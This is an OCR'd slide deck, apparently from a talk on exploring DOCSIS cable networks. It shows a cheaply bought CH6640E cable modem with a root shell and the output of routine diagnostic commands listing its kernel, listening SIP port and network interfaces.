Beyond Your Cable Modem

Having fun in DOCSIS networks

About me

- Alexander Graf
- KVM / QEMU developer
- … with spare time at night while the baby was crying

Background


Background

Background


Background

Background


Background




Background




Background




Background




Background




Background



Background



Background



ebay Stöbern in Kategorien

Finden...

Zurück zu Mein eBay | Kategorie: Computer, Tablets & Netzwerk > Heimnetzwerk & Zubehör > Drahtlose Router

Sie waren der Höchstbietende bei dieser Auktion. | Einzelheiten zum Kauf aufrufen

Cbn Modem Modell Ch6640E

Originalangebot aufrufen

Artikelzustand: **Neu**


[redacted]

Erfolgreiches Gebot: **EUR 1,00** [1 Gebot]

Versand: **EUR 7,49** Standardversand

[redacted]

Ähnlichen Artikel verkaufen



CH6640E

root@KDG:~#

CH6640E

```
root@KDG:~# uname -a
Linux KDG 2.6.39.3 #1 PREEMPT Wed Sep 16 20:12:43 CST 2015 armv6b GNU/Linux
```

CH6640E

```
root@KDG:~# netstat -n -a | grep 5060
tcp        0      0 10.236.180.84:5060      0.0.0.0:*               LISTEN
udp        0      0 10.236.180.84:5060      0.0.0.0:*
```

CH6640E

```
root@KDG:~# ip a
[...]
9: lan0: [...]
    link/ether dc:53:7c:0c:59:ae brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global lan0
10: wan0: [...]
    link/ether dc:53:7c:0c:59:ac brd ff:ff:ff:ff:ff:ff
    inet 10.238.177.112/20 brd 10.238.191.255 scope global wan0
12: mta0: [...]
    link/ether dc:53:7c:0c:59:ad brd ff:ff:ff:ff:ff:ff
    inet 10.236.180.84/20 brd 10.236.191.255 scope global mta0
[...]
```


CH6640E


```
root@KDG:~# ip a
[...]
9: lan0: [...]
    link/ether dc:53:7c:0c:59:ae brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global lan0
10: wan0: [...]
    link/ether dc:53:7c:0c:59:ac brd ff:ff:ff:ff:ff:ff
    inet 10.238.177.112/20 brd 10.238.191.255 scope global wan0
12: mta0: [...]
    link/ether dc:53:7c:0c:59:ad brd ff:ff:ff:ff:ff:ff
    inet 10.236.180.84/20 brd 10.236.191.255 scope global mta0
[...]
```

CH6640E

```
root@KDG:~# ip a
[...]
9: lan0: [...]
    link/ether dc:53:7c:0c:59:ae brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global lan0
10: wan0: [...]
    link/ether dc:53:7c:0c:59:ac brd ff:ff:ff:ff:ff:ff
    inet 10.238.177.112/20 brd 10.238.191.255 scope global wan0
12: mta0: [...]
    link/ether dc:53:7c:0c:59:ad brd ff:ff:ff:ff:ff:ff
    inet 10.236.180.84/20 brd 10.236.191.255 scope global mta0
[...]
```


CM


cable
TV cable
IP
CM
CMTS
backbone



CM


backbone



Internet

CM

backbone

